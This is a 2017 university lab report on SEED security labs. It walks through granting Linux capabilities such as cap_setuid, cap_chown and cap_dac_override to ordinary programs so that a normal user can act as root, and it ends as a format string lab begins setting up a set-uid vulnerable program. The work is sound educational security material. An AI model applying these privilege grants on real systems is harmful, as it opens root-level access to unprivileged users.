SAN JOSÉ STATE
UNIVERSITY

A PROJECT REPORT

ON

LINUX CAPABILITY EXPLORATION
FORMAT STRING VULNERABILITY LAB
SHELLSHOCK ATTACK LAB
CROSS SITE REQUEST FORGERY LAB (ELGG)

SUBMITTED TO

Professor JUZI ZHAO

(Instructor – CMPE-209 Section-2)

By

Project Team

SAI SREE VAISHNAVI CHITTOORI (012415130)

PRIYANKA SUBRAMANYAM (012420603)

Department of Computer Engineering

November 17, 2017

CONTENTS

LINUX CAPABILITY EXPLORATION

Task 1: Experiencing Capabilities
Question 1

Please turn the following Set-UID programs into non-Set-UID programs, without affecting the behaviors of these programs.

• /usr/bin/passwd

- Login as root.
- As passwd file is present in usr/bin folder, change the path in root to /usr/bin by using cd (change directory) command.
- Change /usr/bin/passwd to mode 755

- Login as normal user.
- We have created a directory lin_cap to store the files of this lab by using mkdir (make directory) command.
- We have changed the path of the seed to lin_cap directory and type “passwd” command.

This shows that seed does not have authentication to change password now.

Question 2


(1) Explain the purpose of this capability
(2) Find a program to demonstrate the effect of these capabilities or run the application with and without the capability, and explain the difference in the results

a) cap_dac_read _search


Functionality : opens a file owned by root as the normal user.

Program for test: "grep" command."grep" command could search text in a file, but if the user is not file owner, it would not allow user to search in the file.

If we set cap_dac_read_search capability to grep command we can find out differences.



Enter "grep" command.



We could use "grep" to get content from the file which is owned by root.

b) cap_dac_override

Functionality: As a normal user, making changes or overwriting a file owned by the root.

Program for test: The following program will open file /tmp/XYZ which is owned by root.

If opened successfully, the following program will append the text which is provided by user.

write.c program

```
[11/09/2017 19:18] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:18] seed@ubuntu:~/lin_ca$ vim write.c
```

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#define DELAY 5

int main() {
  char *fn = "/tmp/XYZ";
  char buffer[60];
  FILE *fp;
  long int i;

  // get user input
  scanf("%50s", buffer);
fp = fopen(fn, "a+");
if(fp >= 0)
{
fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
  }
else
{
printf("No permission\n");
}
}
```

- Login as root
- Compile write.c using gcc command

```
[11/09/2017 19:25] seed@ubuntu:~/lin_ca$ cd ..
[11/09/2017 19:26] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:26] root@ubuntu:/home/seed# cd lin_ca
[11/09/2017 19:26] root@ubuntu:/home/seed/lin_ca# gcc -o write write.c
[11/09/2017 19:26] root@ubuntu:/home/seed/lin_ca# touch /tmp/XYZ
[11/09/2017 19:27] root@ubuntu:/home/seed/lin_ca# ls -l /tmp/XYZ
-rw-r--r-- 1 root root 0 Nov  9 19:27 /tmp/XYZ
```

- Login as normal user i.e seed.
- Run write.c

```
[11/09/2017 19:29] seed@ubuntu:~/lin_ca$ ./write
hello
Segmentation fault (core dumped)
```

Assign “cap_dac_override” capability to “write.c” program.

```
[11/09/2017 19:34] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:34] root@ubuntu:/home/seed# cd lin_ca
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_override=ep write
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# getcap write
write = cap_dac_override+ep
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca#
```

- Login as normal user i.e seed.
- Run the "write.c" program

```
[11/09/2017 19:34] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:34] root@ubuntu:/home/seed# cd lin_ca
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_override=ep write
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# getcap write
write = cap_dac_override+ep
[11/09/2017 19:35] root@ubuntu:/home/seed/lin_ca# exit
exit
[11/09/2017 19:36] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:36] seed@ubuntu:~/lin_ca$ ./write
HellofromSeed
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$
```

The message is successfully written into the file specified.

c) **cap_chown**

Functionality – This capability can change owner to normal user**.**

Program for test – By using "chown" command normal user cannot change the file owner and the group**.**

- Login as seed(user).
- List the details of 'write' file in long format using ls –l option.
- We can see that owner of file is root.
- Now we are trying to change ownership of "write" file using "chown" command.
- We can see a message that "Operation not permitted".

```
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ ls -l write
-rwxr-xr-x 1 root root 7330 Nov  9 19:26 write
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ chown seed:seed write
chown: changing ownership of `write': Operation not permitted
[11/09/2017 19:41] seed@ubuntu:~/lin_ca$
```

Now, root is trying to set cap_chown to chown command.

- Login as root.
- Change the current directory path to "bin" folder by the command cd bin.
- Set the capability by the command setcap.
- View the capability which is set by the command "getcap".

```
[11/09/2017 19:42] root@ubuntu:/home/seed# cd ..
[11/09/2017 19:42] root@ubuntu:/home# cd ..
[11/09/2017 19:42] root@ubuntu:/# cd bin
[11/09/2017 19:42] root@ubuntu:/bin# setcap cap_chown=ep chown
[11/09/2017 19:42] root@ubuntu:/bin# getcap chown
chown = cap_chown+ep
[11/09/2017 19:42] root@ubuntu:/bin#
```

Now, normal user i.e seed has the ability to change owner and group of files.

- Login as normal user.
- Try to change ownership of "write" file using chown command.
- We can see that operation is performed successfully.
- When we list the write file in long format we can see that owner of the file is seed but not the root.

```
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ ls -l write
-rwxr-xr-x 1 root root 7330 Nov  9 19:26 write
[11/09/2017 19:37] seed@ubuntu:~/lin_ca$ chown seed:seed write
chown: changing ownership of `write': Operation not permitted
[11/09/2017 19:41] seed@ubuntu:~/lin_ca$ cd ..
[11/09/2017 19:41] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:42] root@ubuntu:/home/seed# cd bin
bash: cd: bin: No such file or directory
[11/09/2017 19:42] root@ubuntu:/home/seed# cd ..
[11/09/2017 19:42] root@ubuntu:/home# cd ..
[11/09/2017 19:42] root@ubuntu:/# cd bin
[11/09/2017 19:42] root@ubuntu:/bin# setcap cap_chown=ep chown
[11/09/2017 19:42] root@ubuntu:/bin# getcap chown
chown = cap_chown+ep
[11/09/2017 19:42] root@ubuntu:/bin# exit
exit
[11/09/2017 19:43] seed@ubuntu:~$ cd lin_ca
[11/09/2017 19:43] seed@ubuntu:~/lin_ca$ chown seed:seed write
[11/09/2017 19:44] seed@ubuntu:~/lin_ca$ ls -l write
-rwxr-xr-x 1 seed seed 7330 Nov  9 19:26 write
[11/09/2017 19:44] seed@ubuntu:~/lin_ca$
```

d) **cap_setuid**

Functionality – allows program to change real user and effective user to other user.

Program for test

- Write a set_id.c program.
- Vim is an editor.

```
[11/09/2017 19:44] seed@ubuntu:~/lin_ca$ vim set_id.c
```

Terminal 5:58 AM Seed

```
#include<stdio.h>
int main()
{
printf("uid: %d, euid: %d \n",getuid(),geteuid());
setuid(0);
printf("uid: %d, euid: %d \n",getuid(),geteuid());
return 0;
}
~
```

As a normal user compile and run the program.

- Compile the program using gcc compiler
- Object file "set" is generated.
- Run the object file.

Id is still same. setuid() did not affect the program.

Login as root to set cap_setuid to the program.

- Login as root.
- Set the capability cap_setuid
- View the capability which is set by "getcap" command.

Now we see the program sets user id to 0 successfully in the below screenshot.

- Login as seed.
- Run the object file of program.
- Real and effective user id is changed successfully.


e) **cap_kill**

Functionality – cap_kill allows a normal user to kill a process which is run by the root.

Program for test – Write an infinite loop c program. Infinite loop is created by

while(1). while(1) represents true.

```
[11/09/2017 19:55] seed@ubuntu:~$ su root
Password:
[11/09/2017 19:56] root@ubuntu:/home/seed# cd lin_ca
[11/09/2017 19:56] root@ubuntu:/home/seed/lin_ca# vim infloop.c
```




- Compile the infloop.c program using gcc compiler.
- Run the object infloop which is generated by gcc –o command.

```
[11/09/2017 19:57] root@ubuntu:/home/seed/lin_ca# gcc -o infloop infloop.c
[11/09/2017 19:57] root@ubuntu:/home/seed/lin_ca# ./infloop
```


As a normal user find the pid of infloop.

- Login as seed.
- Know the process status by “ps” command.
- By this we know the process status of ./infloop
- From this we know the process id (pid) of ./infloop as 3353
- Try to kill the process ./infloop using kill command.
- 9 represents kill signal for not catchable or ignorable programs.
- We see that “Operation is not permitted” as the process is owned by the root.




Assign cap_kill capability to /bin/kill.

- Login as root.
- Set the capability cap_kill to /bin/kill.
- View the capability by “getcap”.
- We see that capability is set successfully.



Now normal user can kill the infloop program successfully.



The infloop process which is owned by the root is killed.

- Loop stops.
- "killed" message is displayed.

f) **cap_net_raw**

Functionality - cap_net_raw allows normal users to send requests to net hosts.

Program for Test - "ping" command. The /bin/ping is a Set-UID program, so we need to change it to normal program.

- chmod 755 means full permissions to owner and read, execute permissions for

others.

- We can view the permissions which are set by ls –l command which lists a file in long format .There we can see that rwx is given for owner, r&x for group and others.

As a normal user try to ping “Google” website.We can see the message that “Operation is not permitted”.

- Login as a root
- Change the current path to bin folder.
- Assign cap_net_raw to ping command.
- Capability is set successfully. We can know this by getcap command.

- Login as seed(normal user).
- Try to ping a website
- The try is success.


We received response from the host.


Task 2: Adjusting Privileges


Compared to ACL (access control list) capabilities have an advantage of dynamically adjusting the privileges a process has.

Enable, Disable, Delete functionality for a Capability


- Change the current path to libcap folder to edit cap_proc.c file in order to add functions for enable,disable,delete.







make and make install commands are run in order to compile and install updated libcap.



Library is installed.

Question 3

Assigning the cap_dac_read_search capability

Compile the following program, and assign the cap_dac _read _search capability to the executable. Login as a normal user and run the program. Describe and explain your observations.

- use_cap.c program is compiled using gcc(GNU Compiler Collection).
- Compilation is performed this time by linking with libcap library.
- Assigning cap_dac_read_search capability.

```
[11/11/2017 11:22] root@ubuntu:/home/seed/lin_ca# gcc -c use_cap.c
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# gcc -o use_cap use_cap.o -lcap
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_read_search=ep use_cap
[11/11/2017 11:24] root@ubuntu:/home/seed/lin_ca# exit
exit
[11/11/2017 11:24] seed@ubuntu:~$
```

Run the program as normal user (seed).

```
[11/11/2017 11:22] root@ubuntu:/home/seed/lin_ca# gcc -c use_cap.c
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# gcc -o use_cap use_cap.o -lcap
[11/11/2017 11:23] root@ubuntu:/home/seed/lin_ca# setcap cap_dac_read_search=ep use_cap
[11/11/2017 11:24] root@ubuntu:/home/seed/lin_ca# exit
exit
[11/11/2017 11:24] seed@ubuntu:~$ cd lin_ca
[11/11/2017 12:41] seed@ubuntu:~/lin_ca$ ./use_cap
(b) Open failed
(d) Open failed
(e) Open failed
[11/11/2017 12:42] seed@ubuntu:~/lin_ca$
```

Statement	Result	Reason
(a)	Succeed	The process has cap_dac_read_rearch capability
(b)	Failed	The capability has been disable, so the program lost the capability temporary
(c)	Succeed	The capability has been resumed
(d)	Failed	The process lost the capability
(e)	Failed	Since the capability has been dropped, it could not been enabled anymore

Question 4: If we want to dynamically adjust the amount of privileges in ACL-based access control, what should we do? Compared to capabilities, which access control is more convenient to do so?

Answer

When we want to adjust a privelage dynamically, using capability is convinent as it can be disabled temporarily. By using capability we can create sub sections for a privelage.If we loose or disable one capability, we can still use another capability.

Question 5: After a program (running as normal user) disables a capability A, it is compromised by a buffer-overflow attack. The attacker successfully injects his malicious code into this program's stack space and starts to run it. Can this attacker use the capability A? What if the process deleted the capability, can the attacker uses the capability?

Answer

As enable/disable capability functions are library functions, attacker has an opportunity to determine the address of enable_cap function to enable the capability so that he/she can use this capability to perform an evil action. But if the process deleted the capability, attacker cannot enable it. So, in this scenario attacker cannot use the capability.

Question 6:

The same as the previous question, except replacing the buffer-overflow attack with the race condition attack. Namely, if the attacker exploits the race condition in this program, can he use the capability A if the capability is disabled? What if the capability is deleted?

Answer


The program only checks the capability when a specific process is called. For instance open a file. If cap_disable is called after action, attacker has a chance to get the capability. If cap_disable is called before action,attacker cannot use the capability as the capability is already disabled. Same scenario repeats even for the capability i.e. if capability is deleted after the action then attacker can use the capability. If capability is deleted before the action attacker cannot use the capability as the capability is already deleted.


Format String Vulnerability Lab

Task 1

Exploit the vulnerability

The program vul_prog.c which is given is used to test string format vulnerability.





- Compile the vul-prog.c with gcc (GNU Compiler Collections).
- Program is compiled with ignorable warnings which are due to conversion problems.
- Set the program as set-uid program by chmod 4755 command.

